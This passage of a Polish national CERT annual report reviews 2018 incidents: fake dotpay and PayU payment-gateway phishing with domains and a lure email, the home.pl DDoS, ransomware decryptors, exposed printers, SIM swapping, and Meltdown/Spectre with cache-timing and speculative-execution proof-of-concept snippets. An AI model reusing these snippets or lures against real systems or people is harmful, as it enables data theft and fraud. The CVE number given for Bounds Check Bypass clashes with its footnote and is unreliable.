Pierwszy incydent dotyczący tej grupy wpłynął do CERT Polska w marcu 2018 r. i dotyczył domeny pajmon.pl. Wiadomo jednak, że grupa działała już na początku 2018 r.

Cechą charakterystyczną jest swoisty „punkt wejścia” do bramki. Jest to pierwszy link, który ma schemat „/?997582=X&kwota=YY.ZZ”. Jeżeli wejście nie następuje przez niego, zwracany jest komunikat 404 – brak strony. Dodatkowo atakujący wprowadzili szyfrowanie/zaciemnienie parametrów przekazywanych do bramki, np.:


```
tid=l41Wte0709CvxjOX4nNqwpKWklJoy9S8%27&gat=U4CqsATwC-
2tANmQf&highlo=TLXocyd9YoTe3ExqClr1pHBfsoiniCte461S7CdXe0xzYrzF&-
crypt=rItjlipIjiHyLLQ1boqk0J50tQnnzhcR6ml4Tureorg2prZfxC6E6zsxEoDg-
ZZwE&newuser=2&tax=nHQg6RAboerETtRT1geOf7HbOgFKkGlITLcZH3eFahBlP4sR-
PHl2LZ3SZric03HYRKmXHgLq2&kwota=14.99
```

Na fałszywej stronie dotpay jest obsługa tylko kilku banków. Reszta jest widoczna, ale niedostępna (wyszarzona), tak jak na rysunku 47.



Rysunek 47. *Bramka grupy nr 3.*

Osoby odpowiedzialne za tę bramkę były powiązane z włamaniem do sklepu morele.net. Od 22 listopada 2018 r. rozpoczęły się ataki ukierunkowane na klientów dokonujących zakupów we wspomnianym sklepie. Pojawiła się też dedykowana bramka.




Rysunek 48. *Atak na klientów morele.net (źródło: niebezpiecznik.pl)*

Odnotowano kilka domen użytych podczas ataku:

platnosci-morele.online
platnosc24.com
p-24.site
platnosci-24.com
px24.site


Chwilę wcześniej, 15 listopada 2018 r., użytkownik „playboycarti" opublikował na forum Cebulka ogłoszenie dotyczące fałszywej bramki dotpay. To on jest właścicielem bramki należącej do grupy nr 3.



Rysunek 49. *Ogłoszenie „playboycarti".*

Grupa „PayU”

22 listopada 2018 r. pojawiła się nowa grupa realizująca scenariusz identyczny do poprzednich, przy czym podszywała się pod inną bramkę płatności, w tym przypadku PayU. Do końca roku odnotowano 10 domen użytych w ataku.



Rysunek 50. *Bramka grupy PayU (źródło: zaufanatrzeciastrona.pl).*

Grupa „2 min.”

Jest to najmłodsza grupa, odnotowano jeden incydent. 5 grudnia 2018 r. został rozesłany mail podszywający się pod Orange Polska, który dotyczył rzekomej zaległej płatności.


Od: "Orange Faktra" <mail@semi-linear.net>
Data: 5 grudnia 2018 16:51:51 CET
Do: [redacted]
Temat: Orange Polska windykacja

orange

Twój dostęp do sieci został ograniczony

Niestety spóźniłeś się z opłatami za internet, zdarza się.
Podpowiadamy co zrobić dalej.

Dzień dobry,

Z przykrością informujemy, że nie otrzymaliśmy dopłaty należnosci za faktury wystawione w ubiegłym miesiącu, których czas płatności minął.
Prosimy o zapłacenie płatności w przypadku jej braku, konto zostanie zawieszone.

Łączne saldo do zapłaty: 1,88zł


Płatność Elektroniczna

Uprzejmie przypominamy, że termin płatności faktur za świadczone usługi abonamentowe mija ostatniego dnia każdego miesiąca.
Dniem zapłaty jest data wpływu należnosci na rachunek bankowy lub wpłaty w salonie Orange Polska S.A.
Dziękujemy za terminowe płatności.

Rysunek 51. *Zaległa płatność (źródło: niebezpiecznik.pl).*

Wyodrębniono 3 warianty wiadomości e-mail. W ich treści zamieszczono linki przekierowujące do fałszywych bramek. Znajdowały się one pod poniższymi adresami:

https://dotpay-platnosc.info/dotpay/index.html
https://orange-faktura-online.info/dotpay/index.html
https://orange-windykacja-dotpay.info/dotpay/index.html



Rysunek 52. *Bramka grupy „2 min."*

Na przestrzeni 2018 r. CERT Polska odnotował prawie 180 domen użytych przez powyższe grupy. Każda z nich zawierała fałszywą bramkę. Stanowią one tylko fragment całego procederu. Incydentów było zapewne znacznie więcej. Niestety tendencja jest wzrostowa i należy spodziewać się kontynuacji i intensyfikacji tego typu ataków w 2019 r.

DDoS na home.pl


24 września doszło do przerwy w dostępie do większości usług świadczonych przez krajowego dostawcę hostingowego, firmę Home.pl. Przyczyną incydentu był atak DDoS skierowany na jego serwery DNS.

Home.pl to krajowy dostawca hostingowy, który według rankingu[58] portalu webhostingtalk.pl (nazwa.pl) znajduje się na drugim miejscu pod względem liczby utrzymywanych domen z ponad 15 proc. udziałem w rynku. Dostawca na swojej stronie[59] podaje, że z jego usług korzysta 375 tysięcy klientów. Poza hostingiem stron, Home.pl oferuje także szereg usług towarzyszących (m.in. webmail,

[58] https://top100.wht.pl dostęp w dniu 18.01.2019
[59] http://home.pl dostęp w dniu 18.01.2019

certyfikaty SSL, sklepy, projektowanie oraz marketing), w oparciu o które funkcjonuje wiele krajowych podmiotów biznesowych. Niedostępność danej nazwy domenowej w internecie jest najczęściej równoznaczna z paraliżem prowadzonej działalności.

23 września w godzinach wieczornych na oficjalnym koncie home.pl w serwisie Twitter[60] pojawiła się informacja o problemach związanych z dostępem do wielu usług dostawcy.



Rysunek 53. *Informacja o niedostępności usług home.pl (źródło: https://twitter.com/home_pl/status/1044110726275756033).*

24 września o godzinie 7.22, na internetowym serwisie wykop.pl, pojawił się wpis o nazwie 'home.pl nie działa (͡° ͜ʖ ͡°)'[61], w którym internauci korzystający z usług dostarczanych przez Home.pl sygnalizowali problemy już od godziny 22:00 dnia poprzedniego. Wątek szybko zyskał wysoką popularność oraz był aktywnie komentowany. Obsłużenie niektórych zapytań DNS przez atakowane serwery sprawiało wrażenie rozwiązania problemu, jednak do godziny 10:00 dnia 24 września infrastruktura dostawcy była sparaliżowana.

Home.pl informował o postępach w rozwiązywaniu problemu za pośrednictwem swoich profili w social media. Z powodu ataku niemożliwe było udzielenie odpowiedzi elektronicznej za pomocą dedykowanego formularza. Infolinia telefoniczna także nie była w stanie obsłużyć zapytań w opisywanej sprawie. Dodatkowym wzmocnieniem oddziaływania ataku był fakt, że miał on miejsce z niedzieli na poniedziałek. Dla wielu przedsiębiorców, np. działających w branży e-commerce lub logistyce, jest to czas obsługiwania zapytań nagromadzonych w czasie weekendu. Około południa 24 września, na stronie przeznaczonej dla prasy pojawił się komunikat[62] w sprawie opisywanego incydentu. Firma potwierdziła, że doszło do ataku na serwery DNS. Wskazała także, że jego wolumen był największym z dotychczas przez nich odnotowanych. Równocześnie zapewniono, że podjęto działania mające na celu przeciwdziałanie podobnym incydentom w przyszłości.

Na prośbę CERT Polska, Home.pl udzielił odpowiedzi na temat przebiegu ataku. Rozpoczął się on w godzinach wieczornych 23 września i z różną częstotliwością nasilenia trwał do 25 września do godziny 3:30. W szczytowym momencie jego siła przekroczyła 50Gbps. Wówczas zabezpieczenia po stronie dostawcy okazały się niewystarczające. Atak miał charakter rozproszony, a jego źródła pochodziły także spoza Polski. Home.pl szacuje, że incydent oddziaływał na około 3 mln internautów, którzy w mniej lub bardziej uciążliwy sposób doświadczyli jego skutków.

[60] https://twitter.com/home_pl
[61] https://www.wykop.pl/link/4547075/home-pl-nie-dziala-%CA%96/
[62] https://homepl.prowly.com/39319-komunikat-w-sprawie-ataku-ddos

Jednym ze znaczących podmiotów dotkniętych opisywanym atakiem była firma Skycash, oferująca możliwość płatności mobilnych. Aplikacja jest szeroko wykorzystywana w Polsce przy zlecaniu płatności za bilety komunikacyjne, a także parkingowe. Zarządzający oficjalnym profilem Facebook Skycash[63] poinformowali, że świadczone przez nich usługi są ściśle związane z dostępnością infrastruktury Home.pl, dlatego też do momentu rozwiązania problemu nie było możliwe ich przywrócenie.

Rysunek 54. *Informacja o ataku na Home.pl opublikowana na oficjalnym profilu Facebook Sky Cash.*

Home.pl ujawnił, że przyczyna wystąpienia opisywanego ataku jest nieznana. Bardzo często tego typu incydenty są poprzedzone próbami żądania okupu w zamian za zaniechanie jego przeprowadzenia. W tym przypadku sprawcy nie ujawnili swoich oczekiwań. Home.pl złożył zawiadomienie do prokuratury w tej sprawie.

Ransomware

Ransomware, czyli złośliwe oprogramowanie mające na celu wyłudzenie okupu od użytkownika jest obecnie jednym z najczęściej występujących zagrożeń w cyberprzestrzeni. Zasada działania jest niemal zawsze taka sama - oprogramowanie szyfruje pliki na komputerze ofiary, a następnie żąda wpłaty określonej kwoty na konto atakującego w zamian za klucz niezbędny do ich odszyfrowania.

W 2018 r. obserwowaliśmy głównie aktywność rodzin Gandcrab, GlobeImposter (w nowej wersji 2.0) i Dharma.

[63] https://www.facebook.com/skycash/

2018 to również kolejny rok uczestnictwa zespołu CERT Polska w projekcie No More Ransom - międzynarodowej inicjatywie mającej na celu edukację, uświadamianie i pomoc ofiarom wymuszeń. Serwis No More Ransom został założony w 2016 r. przy wspólnym udziale Europolu, National High Tech Crime Unit, Kaspersky Lab i McAfee. Oprócz szeroko zakrojonych akcji informacyjnych, serwis udostępnia narzędzia deszyfrujące do rodzin ransomware'u, w których znalezione zostały błędy w procesie szyfrowania, bądź których klucze szyfrujące udało się przejąć w wyniku śledztwa. W wielu przypadkach daje to ofiarom możliwość odzyskania utraconych danych bez konieczności płacenia pieniędzy przestępcom. Pod koniec grudnia 2018 r. w serwisie No More Ransom znajdowały się dekryptory do 94 rodzin złośliwego oprogramowania.

W kwietniu 2018 r. zespół CERT Polska opublikował, dzięki współpracy z Biurem do Walki z Cyberprzestępczością Komendy Głównej Policji oraz Prokuraturą Okręgową w Warszawie narzędzie deszyfrujące rozprowadzanego w Polsce złośliwego oprogramowania znanego pod nazwami Vortex, Polski Ransomware i Flotera. Przejęte klucze pozwalają na odzyskanie plików z komputerów zarażonych w kampaniach obserwowanych w 2017 i 2018 r. Dekryptor można znaleźć pod adresem https://nomoreransom.cert.pl/vortex/


Jest to już czwarta rodzina ransomeware'u, dla której CERT Polska wydał narzędzie deszyfrujące. W 2017 r. powstały podobne rozwiązania dla rodzin CryptoMix, CryptoShield oraz Mole. Opracowane przez CERT Polska dekryptory pozwoliły na pomyślne rozszyfrowanie od kilku do kilkudziesięciu przypadków.

Należy zaznaczyć, że No More Ransom oraz CERT Polska stanowczo odradzają płacenie okupu przestępcom. Nie ma żadnej gwarancji, że po zapłaceniu rzeczywiście uda się odzyskać dane. Może być to spowodowane złymi intencjami twórców złośliwego oprogramowania lub błędami w samym kodzie, które mogą spowodować trwałe i nieodwracalne uszkodzenie plików. Ponadto każdy wpłacony okup wspiera działalność przestępców i utwierdza ich w skuteczności tych działań.

Nieodpowiednio zabezpieczone drukarki w polskiej przestrzeni adresów IP

Na początku listopada 2018 r. zespół CERT Polska otrzymał informacje o incydentach, polegających na nieuprawnionym wykorzystaniu drukarek, znajdujących się w sieciach zgłaszających instytucji. Atakujący wykorzystali w tym wypadku słabe zabezpieczenie urządzeń (dane uwierzytelniające w postaci domyślnego loginu i hasła) oraz ich dostępność w publicznej przestrzeni adresów IP. Każdorazowo incydent dotyczył wydrukowania na przejętym urządzeniu, przesłanego przez atakujących dokumentu w liczbie kilkuset egzemplarzy.

Według danych z serwisu Shodan, w dniu sporządzania raportu w Polsce dostępnych było 848 urządzeń zidentyfikowanych w charakterze drukarek, przedstawiających się w internecie za pomocą publicznych adresów IP. Widoczność urządzeń z zewnątrz, dostęp do panelu administratora przy użyciu standardowych danych logowania, a w niektórych wypadkach brak konieczności uwierzytelniania, czyni z nich atrakcyjny cel dla atakujących. Dostęp do interfejsu zarządzającego, w zależności od użytego modelu pozwala zlecać zadania drukowania, pobierać zapisane dokumenty oraz korzystać z innych funkcjonalności, włączając w to wysyłkę poczty elektronicznej i podmianę oprogramowania drukarki. Przejęta drukarka może zostać wykorzystana do dalszej eskalacji ataku, pozwalając na dostęp do innych urządzeń w sieci.



Rysunek 55. *Liczba publicznie dostępnych drukarek rozpoznanych w polskich sieciach.*

W celu minimalizacji ryzyka zalecamy: ograniczenie widoczności i możliwości logowania do urządzeń z publicznej przestrzeni adresowej, zmianę domyślnych danych uwierzytelniających i stosowanie polityki bezpiecznych haseł. Rekomendujemy również korzystanie z wbudowanych przez producenta mechanizmów bezpieczeństwa, wyłączenie usługi UPnP oraz posiadanie aktualnej wersji firmware'u na urządzeniu.

Technika duplikowania kart SIM

W 2018 roku z kraju docierały liczne informacje na temat przypadków kradzieży pieniędzy z wykorzystaniem techniki opartej o wymianę karty SIM (tzw. SIM-swap). Ofiarą padali internauci posiadający aktywny dostęp do systemu bankowości internetowej. Noty policyjne wskazywały ponadto, że byli to przedsiębiorcy lub osoby prywatne posiadające znaczące aktywa na rachunkach. Oszustwo wymagało spełnienia pewnych warunków. W pierwszej kolejności atakujący dążył do pozyskania danych dostępowych (login oraz hasło) do systemu bankowości ofiary. W tym celu stosował techniki phishingowe, infekcję złośliwym oprogramowaniem lub atak socjotechniczny. Skompromitowane dostępy bardzo często stanowiły również przedmiot handlu tzw. podziemia. W następnym kroku atakujący ustalał czy ofiara jest interesującym celem, a także czy kanałem autoryzacji zleceń jest kod SMS. Jeżeli tak, podejmowano próbę nieautoryzowanego przejęcia numeru telefonu poprzez wizytę w salonie operatora telefonii komórkowej.

Prawdopodobnie jednym z pierwszych krajowych przypadków przejęcia numeru dla osiągnięcia korzyści finansowej był ten opisany w 2013 roku[64]. O niedoskonałości procedur po stronie operatorów telefonii komórkowej już w 2009 roku mówił dziennikarz radiowy[65]. Jednak wówczas nie było to jeszcze przedmiotem zainteresowania zorganizowanych grup przestępczych.

Problem okazał się na tyle istotny, że krajowy regulator telekomunikacyjny UKE, wydał ostrzeżenie dla użytkowników, kierując jednocześnie prośbę[66] w stronę operatorów o przedsięwzięcie stosownych działań. Niestety, punkt sprzedaży gdzie wydaje się duplikat karty, to miejsce gdzie ścierają się grupy przeciwstawnych interesów. Na tę chwilę dostawcom ciągle nie udało się pogodzić sprawności procesów obsługi nastawionych prokliencko z zachowaniem wymogów bezpieczeństwa, które mogłyby całkowicie wyeliminować ten szkodliwy proceder. Krajowi dostawcy rozwiązań, których procedury lub systemy pracują w oparciu o uwierzytelnienie za pomocą numeru GSM, nie czekali na reakcję ze strony operatorów i bardzo często wydawali[67] własne zestawy rekomendacji w celu ograniczenia nadużyć. Najczęstszą rekomendacją było wykorzystanie alternatywnego sposobu autoryzacji, za pomocą dedykowanej aplikacji lub tokenu, zamiast SMS-a. Ponadto radzono, aby użytkownik zwracał uwagę na wszelkie zdarzenia odbiegające od normy, np. jeżeli urządzenie zostało wyrejestrowane z sieci w miejscu gdzie zwyczajowo zawsze mieliśmy zasięg.

Analizując problem należy rozpatrywać go nie tylko w kwestii kradzieży z systemów transakcyjnych banków. Numer telefonu bardzo często służy jako drugi składnik uwierzytelnienia dla mnóstwa usług naszego życia codziennego. Celem ataku mogą stać się profile w social mediach, skrzynki pocztowe, portale do załatwianie spraw urzędowych. Przedstawiając się konkretnym numerem, a także zestawem niezbędnych danych bardzo często można dokonywać zamówień lub renegocjować konkretne umowy. Za granicą[68] odnotowano liczne przypadki ataków tego typu na posiadaczy portfeli kryptowalut. Polska policja nie ujawniła kompletnej statystyki związanej z wartością strat wynikających z wykorzystania techniki SIM-swap.

[64] https://www.wykop.pl/link/1437103/skradziono-mi-numer-telefonu-w-play-i-jestem-szantazowany-przez-zlodzieja/
[65] https://web.archive.org/web/20090703194408/http://www.gsmring.pl/?p=79
[66] https://www.uke.gov.pl/akt/prezes-uke-ostrzega-przed-naduzyciami-z-podmiana-kart-sim,114.html
[67] https://www.getinbank.pl/klienci-indywidualni/aktualnosci/ostrzegamy-przed-oszustwem-z-wykorzystaniem-duplikatow-kart-sim.html
[68] https://krebsonsecurity.com/tag/xzavyer-narvaez/

Zdj. unsplash.com, Sam Loyd

Wybrane incydenty i zagrożenia ze świata

Ataki na nowoczesne procesory (Meltdown i Spectre)

W styczniu 2018 r. ukazały się dwie publikacje naukowe zatytułowane “Meltdown: Reading Kernel Memory from User Space” oraz “Spectre Attacks: Exploiting Speculative Execution”. Zaprezentowane w nich ataki okazały się potężnym ciosem dla producentów procesorów.

Meltdown i Spectre to grupy podatności odkryte niezależnie przez badaczy z Google Project Zero, Cyberus Technology oraz Politechniki w Grazie. Opublikowane prace naukowe powstały w wyniku badania przy użyciu inżynierii wstecznej nowoczesnych procesorów. Eksperci obawiali się, że zbyt daleko posunięte optymalizacje architektury x86 mogą skutkować powstaniem nowych możliwości do nieuprawnionej eksfiltracji danych.

Cache side-channel

Technika przesyłania informacji kanałem bocznym poprzez cache wykorzystuje fakt, że procesor składuje w pamięci podręcznej niektóre dane, normalnie znajdujące się w RAM-ie, aby móc szybciej uzyskać do nich dostęp.

Przy założeniu, że posiadamy tablicę mem[256 * 4096] i uprzednio w całości znajdowała się ona w RAM-ie, po czym dokonano jednego odczytu pod indeksem X * 4096, gdzie 0 ≤ X ≤ 255, możliwe jest odtworzenie wartości X za pomocą następującego programu:

```
// uzupełniamy tablicę wartościami 0, 1, 2, 3, ..., 255
std::iota(std::begin(values), std::end(values), 0);
// losowo mieszamy kolejność elementów tablicy
std::random_shuffle(values.begin(), values.end());

// szukamy elementu w przypadku którego czas dostępu do pamięci będzie
najkrótszy
for (auto ci = values.begin(); ci != values.end(); ++ci) {
  tstart = __rdtscp((unsigned int*)&junk);
  junk = mem[*ci * 4096];
  tend = __rdtscp((unsigned int*)&junk) - tstart;

  if (lowest_value == -1 || lowest_value > (int)tend) {
    lowest_value = tend;
    best_idx = *ci;
  }
}

// wypisujemy wynik
std::cout << „hit on „ << best_idx << „: „ << lowest_value << std::endl;
```

Cytowany powyżej program uzyskuje dostęp do wszystkich indeksów tablicy [X * 4096] w losowej kolejności. Dla każdego dostępu mierzy czas procesora używając instrukcji RDTSCP. Wartość

o najmniejszym czasie dostępu z dużą dozą prawdopodobieństwa jest oryginalną wartością X. Referencyjne implementacje, zarówno Meltdown jak i Spectre, opierają się na takich właśnie spekulatywnych odczytach dużej tablicy w celu nieuprawnionego odczytu danych przez cache procesora.

Spectre

Nowoczesne procesory x86 dla komputerów PC (Intel, AMD, VIA) i ARM dla smartfonów (Samsung, Qualcomm) posiadają szereg optymalizacji określanych jako możliwość spekulacyjnego wykonania kodu. W dużym uproszczeniu - to usprawnienie zostało wprowadzone, ponieważ koszt wykonania niektórych instrukcji, np. skoku warunkowego, znacznie przewyższał średni czas wykonania instrukcji. W związku z tym, że współczesne procesory są superskalarne, tzn. w pewnym stopniu mogą wykonywać kilka instrukcji równolegle, producenci wprowadzili rozwiązanie polegające na tym, że procesor niekiedy przewiduje wynik wykonania niektórych z nich i kontynuuje wykonanie programu w trybie spekulatywnym. Przepływy typowych programów bardzo często są przewidywalne, więc zastosowanie takiego rozwiązania znacznie zwiększa odczuwalną wydajność. Konsekwencją optymalizacji wydajnościowej są jednak liczne luki bezpieczeństwa.

CVE-2017-5754: Bounds Check Bypass[69]

Jest to jedna z pierwszych odkrytych technik nieuprawnionego dostępu do danych przez nadużycie spekulacyjnego wykonania. Rozważając przykładowy kod:

```
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 }; //
+align
uint8_t array2[256 * 512];
uint8_t temp = 0;

void victimFunction(size_t x) {
  if (x < array1_size) // (1)
    temp &= array2[array1[x] * 512]; // (2)
}
```

Funkcję victimFunction(x) można wywołać kilkukrotnie podając wartości x mieszczące się w zakresie x `< array1_size`. Spowoduje to wytrenowanie mechanizmu *branch prediction* w procesorze, tak że warunek zazwyczaj zostaje spełniony. Kolejne wywołanie funkcji, tym razem z parametrem x spoza zakresu, spowoduje spekulację, że (w uproszczeniu): warunek (1) będzie spełniony, bo z danych historycznych wynika, że zazwyczaj się tak dzieje. Procesor będzie więc równolegle wykonywał (1) oraz spekulatywnie (2). To z kolei spowoduje odczyt tablicy array1 poza zakresem i otworzy możliwość eksfiltracji informacji poprzez tzw. *cache side channel*.[70]

CVE-2017-5715: Branch Target Injection[71]

Innym wariantem podatności należącej do rodziny Spectre jest możliwość wstrzyknięcia dowolnego adresu do Branch Target Buffer (BTB), czyli bufora służącego do przewidywania adresów skoku tzw. skoków pośrednich (ang. *indirect jump*). Przykładem tego typu instrukcji jest `jmp ecx`. Procesor prowadzi mapę par (`klucz instrukcji, ostatni adres skoku`), aby móc spekulować wynik takich skoków. Gdzie jako "klucz instrukcji" najczęściej występuje jej adres wirtualny, jego część lub hash.

Jednym z dobrych celów do ataku są biblioteki DLL w systemie Windows, które współdzielone pomiędzy różnymi programami, są podmapowane na tych samych adresach wirtualnych. Oznacza to, że jeden proces, wykorzystując omawianą technikę, mógłby wstrzykiwać złośliwe adresy skoku do BTB. Procesor w tej sytuacji spekulatywnie wykona skok w kontekście innego procesu, który odwoła się do tego samego miejsca w kodzie biblioteki.

[69] https://nvd.nist.gov/vuln/detail/CVE-2017-5753
[70] https://zaufanatrzeciastrona.pl/post/meltdown-i-spectre-wyjasnione-czyli-hakowanie-procesorow-2-cache-side-channel/
[71] https://nvd.nist.gov/vuln/detail/CVE-2017-5715

Meltdown

Podatność zasięgu Meltdown jest mniejsza, co wynika z faktu, że procesory AMD nie były podatne na ten rodzaj ataku[72]. Wykorzystanie Meltdowna mogło prowadzić do nieuprawnionego wyprowadzenia danych z pamięci jądra systemu z poziomu zwykłej aplikacji wykonywalnej, uruchomionej z konta użytkownika z ograniczonymi uprawnieniami.

CVE-2017-5754: Rogue Data Cache Load[73]

Zgodnie z *proof of concept* ataku z oficjalnej publikacji:

```
; rbx = probe array
mov rax, 0 ; (1)
retry:
mov al, byte [rcx] ; (2)
shl rax, 0xc ; (3)
jz retry ; (4)
